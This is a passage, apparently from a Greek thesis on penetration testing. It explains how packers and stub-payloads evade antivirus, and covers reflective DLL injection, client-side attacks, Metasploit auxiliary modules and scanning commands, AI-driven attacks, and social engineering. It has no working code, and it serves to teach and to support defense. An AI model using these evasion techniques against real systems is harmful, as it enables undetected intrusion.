
Οι packers, χρησιμεύουν ως εργαλεία στον τομέα της ασφάλειας στον κυβερνοχώρο, ιδίως για την επίτευξη σιωπηρής διαφυγής και την αποφυγή ανίχνευσης από τα antivirus. Τα εργαλεία αυτά λειτουργούν με τη συμπίεση εκτελέσιμων αρχείων και την ενσωμάτωση κώδικα αποσυμπίεσης, με αποτέλεσμα ένα νέο εκτελέσιμο αρχείο που ανακατασκευάζει δυναμικά το αρχικό κατά τη διάρκεια της εκτέλεσης. Ένα σημαντικό πλεονέκτημα των συσκευών συσκευασίας είναι η ικανότητά τους να διευκολύνουν τις κρυφές λειτουργίες με τη διαφανή εκτέλεση του συμπιεσμένου κώδικα με τρόπο που δεν διακρίνεται από τον αρχικό, παρά το μειωμένο μέγεθος του αρχείου.

Σε αντίθεση με τις διαδικασίες κωδικοποίησης, όπως αυτές που εκτελούνται από εργαλεία όπως το msfencode, οι packers προχωρούν πέρα από την αλλαγή της δομής ενός εκτελέσιμου αρχείου. Χρησιμοποιούν εξελιγμένους αλγορίθμους τόσο για τη συμπίεση όσο και για την κρυπτογράφηση του κώδικα, προσθέτοντας ένα επιπλέον επίπεδο απόκρυψης. Αυτή η διπλή λειτουργία όχι μόνο βοηθά στη μείωση του συνολικού μεγέθους του εκτελέσιμου αρχείου, αλλά καθιστά επίσης τον κώδικα πιο ανθεκτικό στην ανάλυση και την ανίχνευση από λογισμικό προστασίας από ιούς.

Η αναφορά του συσκευαστή UPX στο παρεχόμενο κείμενο είναι αξιοσημείωτη, καθώς ο UPX είναι ένας ευρέως χρησιμοποιούμενος συσκευαστής ανοικτού κώδικα, γνωστός για την αποτελεσματικότητά του στη συμπίεση και την κωδικοποίηση εκτελέσιμων αρχείων.


Επειδή οι διάφοροι packers χρησιμοποιούν διαφορετικές μεθόδους, η απάντηση στο ερώτημα "πώς δουλεύουν οι συσκευαστές" είναι πολύ ευρεία. Η γενική αρχιτεκτονική συσκευασίας "stub-payload", η οποία είναι ένας από τους πιο κοινούς μηχανισμούς που χρησιμοποιούνται από τους συσκευαστές, συμπεριλαμβανομένου του UPX.

Σε μια αρχιτεκτονική "stub-payload", δημιουργείται ένα νέο εκτελέσιμο αρχείο που περιέχει δύο κύρια συστατικά: τα συμπιεσμένα/κρυπτογραφημένα περιεχόμενα του αρχικού εκτελέσιμου αρχείου και ένα σύντομο κομμάτι κώδικα που είναι υπεύθυνο για την αποσυμπίεση/αποκρυπτογράφηση του αρχικού εκτελέσιμου αρχείου και την εκτέλεσή του. Αυτό το σύντομο κομμάτι κώδικα αναφέρεται συχνά ως stub. Στην ουσία, το αρχικό εκτελέσιμο αρχείο συμπιέζεται/κρυπτογραφείται και στη συνέχεια τυλίγεται σε ένα νέο εκτελέσιμο αρχείο που περιέχει κώδικα για να το επαναφέρει στην αρχική του κατάσταση, Εικόνα 19.



Εικόνα 19.Αρχιτεκτονική Stub payload.

Το stub θα είναι το σημείο εισόδου του νέου εκτελέσιμου αρχείου, και μόλις εκτελέσει τις απαραίτητες διαδικασίες αποσυμπίεσης ή αποκρυπτογράφησης, θα περάσει τη ροή ελέγχου στο αρχικό εκτελέσιμο αρχείο, το οποίο τότε θα βρίσκεται στην αρχική του κατάσταση. Σε αυτό το σημείο, το αρχικό εκτελέσιμο πρόγραμμα συνεχίζει την εκτέλεσή του σαν να μην είχε συσκευαστεί ποτέ στην αρχή (Εικόνα 20) :



Εικόνα 20. Διεργασίες σε stub payloads..

Αυτή η εξήγηση είναι πολύ γενική και δεν περιλαμβάνει όλα όσα πρέπει να γίνουν κατά τη διαδικασία αποσυμπίεσης. Για παράδειγμα, ορισμένα stubs μπορεί να χρειαστεί να εκτελέσουν κάποια δυναμική ανάλυση εισαγωγών ή ελέγχους κατά των VM/anti-sandbox. Επιπλέον, το επόμενο βήμα της μετάδοσης του ελέγχου στο αρχικό εκτελέσιμο πρόγραμμα μπορεί να έρθει με πολλές μορφές, όπως το process hollowing.

Στην πράξη, οι επιτιθέμενοι συχνά χρησιμοποιούν τους packers για να συσκοτίζουν τα κακόβουλα ωφέλιμα φορτία τους, καθιστώντας δύσκολο για τις παραδοσιακές λύσεις προστασίας από ιούς να εντοπίσουν και να μετριάσουν τις απειλές. Με τη συμπίεση και την κρυπτογράφηση του εκτελέσιμου αρχείου, οι συσκευαστές συμβάλλουν στην αθόρυβη εκτέλεση κακόβουλου κώδικα, επιτρέποντας στους επιτιθέμενους να λειτουργούν απαρατήρητοι μέσα σε στοχευμένα συστήματα. Αυτό αναδεικνύει το συνεχιζόμενο παιχνίδι γάτας - ποντικιού μεταξύ των επαγγελματιών της κυβερνοασφάλειας και των φορέων απειλών, με τους packers να ξεχωρίζουν ως ένα ισχυρό εργαλείο στο οπλοστάσιο όσων επιδιώκουν να παρακάμψουν τα μέτρα ασφαλείας μέσω σιωπηλής αποφυγής.

6.6. Προηγμένες επιθέσεις κατα την παράδοση

Οι τεχνικές παράδοσης ωφέλιμου φορτίου αποτελούν κρίσιμα στοιχεία στο οπλοστάσιο των επιτιθέμενων στον κυβερνοχώρο, επιτρέποντάς τους να διεισδύσουν σε συστήματα και να εκτελέσουν κακόβουλες ενέργειες. Το Metasploit, ως ολοκληρωμένο πλαίσιο δοκιμών διείσδυσης, ενσωματώνει ενότητες ειδικά σχεδιασμένες για την εκμετάλλευση αδυναμιών στην πλευρά του πελάτη (Client-side attacks), είτε μέσω εκμεταλλεύσεων που βασίζονται σε προγράμματα περιήγησης είτε μέσω κακόβουλων εγγράφων, όπως αυτά που εκμεταλλεύονται ευπάθειες του Microsoft Office. Μια άλλη πτυχή αφορά τις εκμεταλλεύσεις μορφότυπων αρχείων, όπου οι ενότητες του Metasploit αξιοποιούν τις ευπάθειες σε διάφορες μορφές αρχείων, συμπεριλαμβανομένων των αρχείων PDF και Microsoft Office, διευκολύνοντας την ενσωμάτωση επιβλαβών ωφέλιμων φορτίων. Το Reflective loading, ένας εξελιγμένος ελιγμός στο πλαίσιο της εργαλειοθήκης Metasploit, χρησιμοποιεί αντανακλαστικές τεχνικές DLL injection για να φορτώσει ωφέλιμα φορτία απευθείας στη μνήμη.

Μια βιβλιοθήκη δυναμικής σύνδεσης (Dynamic Link Library, DLL) είναι μια βασική μορφή αρχείου στο λειτουργικό σύστημα των Windows, η οποία λειτουργεί ως χώρος αποθήκευσης πολλαπλών κωδικών και δεδομένων που είναι προσβάσιμα από διάφορα προγράμματα ταυτόχρονα. Οι DLL φιλοξενούν λειτουργίες, πόρους και κρίσιμες πληροφορίες, χρησιμεύοντας ως απαραίτητα συστατικά για την απρόσκοπτη λειτουργία διαφόρων εφαρμογών. Στη σφαίρα του hacking και της σιωπηρής παράκαμψης, τα DLLs γίνονται ευάλωτα σε εκμετάλλευση μέσω διαφόρων τεχνικών. Οι επιτιθέμενοι μπορούν να δημιουργήσουν ή να τροποποιήσουν DLL για να ενσωματώσουν κακόβουλο κώδικα, που εκτελείται παράλληλα με τη νόμιμη λειτουργία όταν φορτώνεται από μια νόμιμη εφαρμογή - μια τεχνική που χρησιμοποιείται συχνά σε διάφορους τύπους επιθέσεων. Η τεχνική DLL injection επιτρέπει στους επιτιθέμενους να εισάγουν το κακόβουλο DLL τους στο χώρο διευθύνσεων μιας εκτελούμενης διεργασίας, εκτελώντας τον κώδικά τους στο πλαίσιο μιας νόμιμης διεργασίας και περιπλέκοντας την ανίχνευση[59].

Η Reflective DLL injection είναι μια τεχνική που επιτρέπει σε έναν εισβολέα να εισάγει ένα DLL σε μια διεργασία θύματος από τη μνήμη και όχι από το δίσκο. Αυτή η μέθοδος παρακάμπτει τους παραδοσιακούς μηχανισμούς ανίχνευσης με βάση τα αρχεία, τονίζοντας την ανάγκη για ισχυρή ανάλυση μνήμης στις στρατηγικές ανίχνευσης. Επιπλέον, τα payloads χωρίς αρχεία (Fileless payloads), χαρακτηριστικό γνώρισμα των προηγμένων επιθέσεων, εκτελούνται επιδέξια με τη χρήση του Metasploit μέσω τεχνικών όπως DLL injection, εισάγοντας κώδικα απευθείας στη μνήμη χωρίς εξάρτηση από τα παραδοσιακά εκτελέσιμα αρχεία.

Οι επιθέσεις από την πλευρά του πελάτη εκμεταλλεύονται ευπάθειες σε εφαρμογές πελάτη, όπως προγράμματα περιήγησης στο διαδίκτυο ή προγράμματα ηλεκτρονικού ταχυδρομείου, για να παραδώσουν κακόβουλα ωφέλιμα φορτία. Αυτή η κατηγορία περιλαμβάνει διάφορες τεχνικές παράδοσης ωφέλιμου φορτίου, όπως εκμετάλλευση μορφής αρχείου, κακόβουλες δέσμες ενεργειών και ενδεχομένως χρήση πολυμορφικών ωφέλιμων φορτίων ή κρυπτογράφηση ωφέλιμου φορτίου. Το Metasploit παρέχει ενότητες

για τη δημιουργία και την εκτέλεση επιθέσεων από την πλευρά του πελάτη, τονίζοντας την κρίσιμη ανάγκη των οργανισμών να διατηρούν ενημερωμένο λογισμικό και να χρησιμοποιούν μέτρα ασφαλείας, όπως τείχη προστασίας εφαρμογών ιστού, για να μετριάσουν τον κίνδυνο που συνδέεται με αυτές τις ευπάθειες[2].

Οι επιθέσεις από την πλευρά του πελάτη αντιπροσωπεύουν ένα διαρκές και εξελισσόμενο τοπίο απειλών στον τομέα της κυβερνοασφάλειας. Καθώς τα αμυντικά μέτρα οχυρώνουν τις περιμέτρους των δικτύων, οι επιτιθέμενοι έχουν στρέψει την προσοχή τους στην εκμετάλλευση τρωτών σημείων στο ευρέως χρησιμοποιούμενο λογισμικό σε μεμονωμένα συστήματα. Αυτό το κεφάλαιο διερευνά τον περίπλοκο χώρο των επιθέσεων από την πλευρά του πελάτη, εμβαθύνοντας στις μεθοδολογίες που χρησιμοποιούν οι επιτιθέμενοι και στα αντίμετρα που σχεδιάζονται για την προστασία από τέτοιου είδους εισβολές.

Η συνεχής εξέλιξη των αμυντικών στρατηγικών έχει οδηγήσει τους επιτιθέμενους στην αναζήτηση εναλλακτικών οδών εκμετάλλευσης, και οι επιθέσεις από την πλευρά του πελάτη έχουν αναδειχθεί ως επακόλουθη εξέλιξη σε απάντηση στις ενισχυμένες περιμέτρους δικτύων. Αυτό το κεφάλαιο διερευνά τη δυναμική των επιθέσεων από την πλευρά του πελάτη, δίνοντας έμφαση στην εστίασή τους στην εκμετάλλευση ευπαθειών σε ευρέως χρησιμοποιούμενες εφαρμογές λογισμικού, όπως προγράμματα περιήγησης στο διαδίκτυο, προγράμματα ανάγνωσης αρχείων PDF και εφαρμογές του Microsoft Office[60].

Οι επιθέσεις από την πλευρά του πελάτη αξιοποιούν την ανθρώπινη αλληλεπίδραση ως φορέα διείσδυσης, στοχεύοντας σε λογισμικό που βρίσκεται συνήθως στους υπολογιστές. Η στρατηγική αυτή εκμεταλλεύεται το γεγονός ότι οι χρήστες συχνά παραβλέπουν τη σημασία των έγκαιρων ενημερώσεων λογισμικού, αφήνοντας αυτές τις εφαρμογές ευάλωτες σε γνωστές ευπάθειες. Η σε βάθος ανάλυση της οπτικής γωνίας του επιτιθέμενου αποκαλύπτει ότι οι επιθέσεις από την πλευρά του πελάτη παρέχουν μια πιο βιώσιμη και προσιτή οδό για παραβίαση σε σύγκριση με τις άμεσες επιθέσεις σε πόρους που βλέπουν στο διαδίκτυο. Χαρακτηριστικό είναι το σενάριο, όπου οι επιτιθέμενοι δημιουργούν πειστικά μηνύματα ηλεκτρονικού ταχυδρομείου με σκοπό να εξαπατήσουν τους χρήστες ώστε να κάνουν κλικ σε κακόβουλους συνδέσμους. Μιμούμενοι την επίσημη επικοινωνία και εκμεταλλευόμενοι την εμπιστοσύνη των χρηστών, οι επιτιθέμενοι προτρέπουν την εκτέλεση κακόβουλου κώδικα με ένα απλό κλικ, θέτοντας έτσι σε κίνδυνο το μηχάνημα του χρήστη και αποκτώντας πρόσβαση στο εσωτερικό δίκτυο.

Τα exploits που βασίζονται σε προγράμματα περιήγησης παίζουν καθοριστικό ρόλο στις επιθέσεις από την πλευρά του πελάτη, με τους επιτιθέμενους να εστιάζουν σε ευρέως χρησιμοποιούμενα προγράμματα περιήγησης στο διαδίκτυο. Το κεφάλαιο ρίχνει φως στην εξελιγμένη τεχνική heap spraying που χρησιμοποιείται σε αυτά τα exploits. Το heap spraying περιλαμβάνει τη στρατηγική πλήρωση της δυναμικά εκχωρημένης μνήμης (heap) με ένα μοτίβο από διαφάνειες NOP (No-Operation) και shellcode, αυξάνοντας την πιθανότητα επιτυχούς εκμετάλλευσης. Παραδείγματα από πραγματικές συνθήκες δείχνουν την αποτελεσματικότητα του heap spraying στην υπονόμευση της ασφάλειας του προγράμματος περιήγησης.

6.7. Auxiliary Modules

Τα auxiliary modules, σε αντίθεση με τα exploits, περιλαμβάνουν ένα ευρύ φάσμα λειτουργιών στο πλαίσιο του Metasploit Framework. Πέρα από τα παραδοσιακά exploits, αυτές οι ενότητες παρέχουν πολύτιμα εργαλεία για αναγνώριση, που κυμαίνονται από σαρωτές θυρών έως fingerprinters υπηρεσιών. Οι βοηθητικές ενότητες στο Metasploit χρησιμεύουν ως πρόσθετα εργαλεία κατά τη φάση της εκμετάλλευσης, παρέχοντας λειτουργίες όπως σάρωση θυρών και συλλογή πληροφοριών. Τα Living-Off-The-Land Binaries (LoLBins) μπορούν επίσης να θεωρηθούν ως μια μορφή αποφυγής του ωφέλιμου φορτίου εντός αυτής της κατηγορίας, καθώς οι επιτιθέμενοι χρησιμοποιούν αξιόπιστα δυαδικά αρχεία συστήματος ή εργαλεία διαχείρισης που υπάρχουν ήδη στο σύστημα.

Η χρήση των Living-Off-The-Land Binaries (LoLBins) μπορεί να θεωρηθεί ως μια μορφή αποφυγής του ωφέλιμου φορτίου στις βοηθητικές ενότητες του πλαισίου Metasploit. Οι επιτιθέμενοι αξιοποιούν αξιόπιστα δυαδικά αρχεία του συστήματος ή εργαλεία διαχείρισης που υπάρχουν ήδη στο σύστημα για να αποφύγουν την ανίχνευση. Οι αμυντικοί πρέπει να παραμένουν σε επαγρύπνηση, παρακολουθώντας για ασυνήθιστες δραστηριότητες και μη εξουσιοδοτημένη χρήση εργαλείων, ώστε να εντοπίζουν και να αποτρέπουν επιθέσεις που αξιοποιούν αυτές τις βοηθητικές μεθόδους. Οι βοηθητικές ενότητες του πλαισίου Metasploit χρησιμεύουν ως πρόσθετα εργαλεία κατά τη φάση της εκμετάλλευσης, παρέχοντας λειτουργίες όπως σάρωση θυρών και συλλογή πληροφοριών. Τα Living-Off-The-Land Binaries (LoLBins) είναι μια τεχνική που χρησιμοποιούν οι επιτιθέμενοι για να αποφύγουν την ανίχνευση αξιοποιώντας αξιόπιστα δυαδικά αρχεία συστήματος ή εργαλεία διαχείρισης που υπάρχουν ήδη στο σύστημα. Αυτό μπορεί να καταστήσει δύσκολη την ανίχνευση κακόβουλων δραστηριοτήτων από τους αμυντικούς[41], [61].

Άλλο αξιοσημείωτο παράδειγμα βοηθητικών ενοτήτων, είναι η ενότητα `ssh_login`, η οποία χρησιμοποιεί μια προσέγγιση brute-force, επιχειρώντας να συνδεθεί σε ολόκληρο το δίκτυο χρησιμοποιώντας μια προκαθορισμένη λίστα με ονόματα χρήστη και κωδικούς πρόσβασης.

Επιπλέον, τα auxiliary modules φιλοξενούν protocol fuzzers, όπως τα `ftp_pre_post`, `http_get_uri_long`, `smtp_fuzzer` και `ssh_version_corrupt`. Αυτά τα fuzzers χρησιμεύουν για τον εντοπισμό ευπαθειών στις υπηρεσίες-στόχους, ανοίγοντας το δρόμο για πιθανή εκμετάλλευση. Είναι σημαντικό να αναγνωρίσουμε ότι, παρά την έλλειψη ωφέλιμων φορτίων, οι βοηθητικές ενότητες κατέχουν τεράστια σημασία σε σενάρια δοκιμών διείσδυσης.

Το Metasploit οργανώνει συστηματικά τις βοηθητικές ενότητες μέσα στη δομή καταλόγων του. Κατά την εξερεύνηση, οι ενότητες μπορούν να βρεθούν στον κατάλογο `/modules/auxiliary`, κατηγοριοποιημένες με βάση τις λειτουργίες τους. Για παράδειγμα, ο κατάλογος `/fuzzers` περιέχει ενότητες ειδικά σχεδιασμένες για το fuzzing πρωτοκόλλων. Για να αποκτηθεί μια επισκόπηση των διαθέσιμων auxiliary modules, χρησιμοποιείται η εντολή `show auxiliary` εντός της `msfconsole`. Η έξοδος αποκαλύπτει έναν δομημένο κατάλογο ενοτήτων, κατηγοριοποιημένων ανάλογα με την προοριζόμενη

χρήση τους. Αυτή η κατηγοριοποίηση βοηθά τους χρήστες στον εντοπισμό των ενοτήτων που σχετίζονται με τις συγκεκριμένες απαιτήσεις δοκιμών τους[2].

Η χρήση των auxiliary modules μοιάζει με τη χρήση exploits εντός του Framework. Η εντολή `use`, ακολουθούμενη από το όνομα της ενότητας, θέτει τις βάσεις για την εξερεύνηση. Αξιοσημείωτη εδώ είναι η διαφοροποίηση των βασικών επιλογών για τις βοηθητικές ενότητες, με τη συμπερίληψη της επιλογής `RHOSTS` για τη στόχευση πολλαπλών μηχανημάτων και της τιμής `THREADS` για τη βελτιστοποίηση της ταχύτητας σάρωσης.

Θεωρούμε ένα σενάριο όπου ένας ελεγκτής διείσδυσης πραγματοποιεί μια απομακρυσμένη αξιολόγηση, εντοπίζοντας αρκετούς διακομιστές ιστού εντός του δικτύου. Η έκταση επίθεσης φαίνεται περιορισμένη και οι βοηθητικές ενότητες, ιδιαίτερα αυτές που βρίσκονται κάτω από το `scanner/http`, καθίστανται ανεκτίμητες. Για την αναζήτηση διαθέσιμων σαρωτών HTTP, εκδίδεται η εντολή `search scanner/http`, η οποία αποκαλύπτει μια πληθώρα επιλογών. Η ενότητα `webdav_scanner` επιλέγεται για περαιτέρω διερεύνηση. Μετά την έκδοση της εντολής `use scanner/http/webdav_scanner`, ο χρήστης αποκτά πρόσβαση σε λεπτομερείς πληροφορίες χρησιμοποιώντας την εντολή `info`. Οι επιλογές της ενότητας, συμπεριλαμβανομένων των `RHOSTS` και `THREADS`, παρέχουν τις απαραίτητες παραμέτρους για την προσαρμογή. Κατά την εκτέλεση (`run`), η ενότητα `webdav_scanner` σαρώνει τους υπολογιστές-στόχους, υποδεικνύοντας αν το WebDAV είναι ενεργοποιημένο. Αυτό το γρήγορο αναγνωριστικό βήμα βοηθά στον εντοπισμό πιθανών ευπαθειών για μετέπειτα εκμετάλλευση.

Τα auxiliary modules στο Metasploit χρησιμοποιούνται για την επέκταση της λειτουργικότητας του πλαισίου. Μπορούν να χρησιμοποιηθούν για διάφορους σκοπούς, συμπεριλαμβανομένης της παράκαμψης. Για την απόκρυψη, οι ενότητες αυτές μπορούν να χρησιμοποιηθούν για την τροποποίηση των ιδιοτήτων των συνδέσεων δικτύου, τη δημιουργία τροποποιημένης κίνησης δικτύου και τη διεξαγωγή τεχνικών απόκρυψης για την παράκαμψη των συστημάτων ανίχνευσης εισβολής [41], [42]. Ως εκ τούτου, οι βοηθητικές ενότητες στο Metasploit διαδραματίζουν κρίσιμο ρόλο στην ενεργοποίηση τεχνικών αποφυγής και στην ενίσχυση των δυνατοτήτων των δοκιμών διείσδυσης. Από την αναγνώριση έως τις στοχευμένες επιθέσεις, οι ενότητες αυτές παρέχουν μια πλούσια εργαλειοθήκη για τους ερευνητές, αποτελώντας παράδειγμα της ευελιξίας και της επεκτασιμότητας που ενυπάρχει στο πλαίσιο Metasploit. Τα παραδείγματα που παρουσιάζονται αναδεικνύουν την πρακτική εφαρμογή των βοηθητικών ενοτήτων σε ποικίλα σενάρια, τονίζοντας τη σημασία τους στις σύγχρονες αξιολογήσεις ασφάλειας.

6.8. Τεχνητή Νοημοσύνη

Οι τεχνολογίες Τεχνητής Νοημοσύνης (Artificial Intelligence, AI) χρησιμοποιούνται τόσο από τους επιτιθέμενους όσο και από τους αμυνόμενους στον τομέα της αποφυγής του payload. Οι επιτιθέμενοι μπορούν να αξιοποιήσουν την τεχνητή νοημοσύνη για τη δυναμική δημιουργία πολυμορφικών ωφέλιμων φορτίων, προσαρμόζοντας τις στρατηγικές αποφυγής με βάση τις δυνατότητες ανίχνευσης των εργαλείων ασφαλείας. Οι αμυντικοί, με τη σειρά τους, μπορούν να ενσωματώσουν μηχανισμούς ανίχνευσης με βάση την τεχνητή νοημοσύνη, ώστε να προσαρμόζονται δυναμικά στις εξελισσόμενες τεχνικές αποφυγής. Αυτό το παιχνίδι της "γάτας με το ποντίκι" μεταξύ επιτιθέμενων και αμυνόμενων υπογραμμίζει τη σημασία της συνεχούς βελτίωσης και της καινοτομίας στις στρατηγικές κυβερνοασφάλειας.

Οι επιτιθέμενοι αξιοποιούν την τεχνητή νοημοσύνη για να αυτοματοποιήσουν τον εντοπισμό και την εκμετάλλευση ευπαθειών, επιτρέποντας γρήγορες και επεκτάσιμες επιθέσεις. Για παράδειγμα, ένα εργαλείο σάρωσης με τεχνητή νοημοσύνη που ανιχνεύει σχολαστικά ένα δίκτυο, εντοπίζει γρήγορα τις αδυναμίες και δρομολογεί αυτόματα τα exploits για να παραβιάσει τα συστήματα. Αυτό το επίπεδο αυτοματοποίησης επιτρέπει στους επιτιθέμενους να μεγιστοποιήσουν τον αντίκτυπό τους με ελάχιστη χειροκίνητη παρέμβαση.

Η ανταγωνιστική μηχανική μάθηση (Adversarial machine learning) γίνεται ένα ισχυρό εργαλείο για τους επιτιθέμενους για να χειραγωγήσουν τα συστήματα ασφαλείας που βασίζονται σε τεχνητή νοημοσύνη. Δημιουργώντας εισόδους που παρακάμπτουν διακριτικά τους μηχανισμούς ανίχνευσης, οι επιτιθέμενοι μπορούν να εκτελέσουν με επιτυχία τα σχέδιά τους χωρίς να σημάνουν συναγερμό. Για παράδειγμα, ένας επιτιθέμενος θα μπορούσε να δημιουργήσει κακόβουλο κώδικα έξυπνα σχεδιασμένο ώστε να φαίνεται αβλαβής σε ένα σύστημα ανίχνευσης εισβολών με τεχνητή νοημοσύνη, αποφεύγοντας την άμεση ανίχνευση.

Η δημιουργία πολυμορφικού κακόβουλου λογισμικού, που μεταλλάσσει συνεχώς τον κώδικά του για να αποφύγει την ανίχνευση βάσει υπογραφής, καθίσταται δυνατή μέσω της τεχνητής νοημοσύνης. Σε ένα σενάριο, ένας επιτιθέμενος χρησιμοποιεί αλγορίθμους τεχνητής νοημοσύνης για τη δημιουργία παραλλαγών κακόβουλου λογισμικού με συνεχώς μεταβαλλόμενες δομές κώδικα. Αυτή η δυναμική εξέλιξη αποτελεί πρόκληση για τις λύσεις προστασίας από ιούς, καθιστώντας όλο και πιο δύσκολο για αυτές να συμβαδίσουν με το ταχέως μεταβαλλόμενο τοπίο απειλών[62], [63].

Με την τεχνητή νοημοσύνη οι επιτιθέμενοι μπορούν να διεξάγουν εξαιρετικά στοχευμένες επιθέσεις phishing αναλύοντας εκτεταμένα σύνολα δεδομένων. Ας φανταστούμε έναν επιτιθέμενο που χρησιμοποιεί την τεχνητή νοημοσύνη για να αναλύσει σχολαστικά τα προφίλ των κοινωνικών μέσων και τη διαδικτυακή συμπεριφορά, προσαρμόζοντας τα μηνύματα phishing ώστε να εκμεταλλευτεί τις εκάστοτε ατομικές προτιμήσεις. Αυτή η εξατομικευμένη προσέγγιση αυξάνει σημαντικά την αποτελεσματικότητα των προσπαθειών phishing, καθιστώντας τις πιο πιθανές για επιτυχία[64].

Η βελτιστοποίηση με βάση την τεχνητή νοημοσύνη ενισχύει τις επιθέσεις brute force, μαθαίνοντας και προσαρμοζόμενος σε μοτίβα. Στην πράξη, ένας επιτιθέμενος μπορεί να αναπτύξει ένα εργαλείο που καθοδηγείται από τεχνητή νοημοσύνη και βελτιώνει τις προσπάθειες παραβίασης κωδικών πρόσβασης μαθαίνοντας από προηγούμενες αποτυχίες. Αυτή η προσαρμοστική προσέγγιση αυξάνει την αποτελεσματικότητα, επιτρέποντας στους επιτιθέμενους να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε λογαριασμούς ή συστήματα με μεγαλύτερη επιτυχία.

Επιπλέον, η τεχνητή νοημοσύνη αυτοματοποιεί τη φάση αναγνώρισης των επιθέσεων αναλύοντας αποτελεσματικά μαζικά σύνολα δεδομένων. Ένας επιτιθέμενος μπορεί να χρησιμοποιήσει εργαλεία με βάση την τεχνητή νοημοσύνη για να ψάξει το διαδίκτυο για εκτεθειμένες υπηρεσίες και λανθασμένα ρυθμισμένα συστήματα, θέτοντας τις βάσεις για επακόλουθες επιθέσεις. Αυτή η αυτοματοποιημένη αναγνώριση επιταχύνει τον κύκλο ζωής της επίθεσης, καθιστώντας δύσκολο για τους αμυντικούς να συμβαδίσουν[62], [65].

Η τεχνολογία Deepfake, η οποία τροφοδοτείται από τεχνητή νοημοσύνη, γίνεται εργαλείο για ρεαλιστικές επιθέσεις πλαστοπροσωπίας. Οι αντίπαλοι στον κυβερνοχώρο θα μπορούσαν να δημιουργήσουν πειστικές ηχητικές ή βιντεοσκοπημένες μιμήσεις ατόμων, εξαπατώντας τους στόχους ώστε να εμπιστευτούν ψεύτικες ταυτότητες. Αυτή η τακτική σιωπηλής αποφυγής επιτρέπει στους επιτιθέμενους να χειρίζονται ή να αποσπούν ευαίσθητες πληροφορίες χωρίς να προκαλούν υποψίες[66].

Επιπρόσθετα, τα bots με βάση την τεχνητή νοημοσύνη χρησιμοποιούνται για αυτοματοποιημένες επιθέσεις κατάληψης λογαριασμού, μιμούμενα την ανθρώπινη συμπεριφορά για να παρακάμψουν τα συστήματα ασφαλείας. Στο πλαίσιο ενός σχετικού σεναρίου, ένας επιτιθέμενος αναπτύσσει bots που καθοδηγούνται από τεχνητή νοημοσύνη για να εκτελέσει μαζικές προσπάθειες εξαγοράς λογαριασμού, εκμεταλλευόμενος αδυναμίες στους μηχανισμούς ελέγχου ταυτότητας. Αυτά τα bots λειτουργούν αθόρυβα, παρακάμπτοντας τις παραδοσιακές άμυνες και διευκολύνοντας τη μη εξουσιοδοτημένη πρόσβαση.

Το Metasploit, ως ευρέως χρησιμοποιούμενο πλαίσιο δοκιμών διείσδυσης, χρησιμεύει ως ένα πολύτιμο εργαλείο για την παρουσίαση της αποτελεσματικότητας αυτών των τεχνικών αποφυγής με βάση την τεχνητή νοημοσύνη. Με την προσομοίωση διαφόρων σεναρίων επίθεσης χρησιμοποιώντας ενότητες του Metasploit, οι αμυνόμενοι μπορούν να παρατηρήσουν πώς ανταποκρίνονται σε αυτές τις απειλές τα συστήματα ασφαλείας που έχουν ενισχυθεί με τεχνητή νοημοσύνη. Αυτό περιλαμβάνει τη δοκιμή της ικανότητας του συστήματος να ανιχνεύει αυτοματοποιημένα exploits, να αναγνωρίζει τις προσπάθειες μηχανικής μάθησης των αντιπάλων και να ματαιώνει πολυμορφικό κακόβουλο λογισμικό, παρέχοντας μια επικύρωση στον πραγματικό κόσμο της ανάγκης για ισχυρές άμυνες με βάση την τεχνητή νοημοσύνη.

6.9. Κοινωνική Μηχανική

Η κοινωνική μηχανική (Social Engineering) είναι μια κακόβουλη μέθοδος επίθεσης που συχνά περιλαμβάνει τη χρήση εργαλείων παράδοσης, όπως το ηλεκτρονικό ταχυδρομείο, ιστοσελίδες ή κλειδιά USB, για να χειραγωγήσει έναν στόχο ώστε να αποκαλύψει ευαίσθητες πληροφορίες ή να προβεί σε ενέργειες που μπορούν να θέσουν σε κίνδυνο ένα σύστημα. Ο σκοπός της διεξαγωγής δοκιμών κοινωνικής μηχανικής είναι να αξιολογηθεί η τήρηση των πολιτικών ασφαλείας ενός οργανισμού και να εντοπιστούν τα τρωτά σημεία που δημιουργούνται από άτομα και διαδικασίες εντός του οργανισμού. Οι επιθέσεις κοινωνικής μηχανικής εκμεταλλεύονται την ανθρώπινη ψυχολογία και εμπιστοσύνη, αποδεικνύοντας ότι αποτελούν τρομερούς αντιπάλους για τα παραδοσιακά μέτρα ασφαλείας. Σε αντίθεση με την εκμετάλλευση τεχνικών τρωτών σημείων, η κοινωνική μηχανική στοχεύει σε άτομα, καθιστώντας την ανίχνευση και την πρόληψη δύσκολη υπόθεση. Τακτικές όπως το phishing, το pretexting και το baiting εκμεταλλεύονται την έμφυτη ανθρώπινη 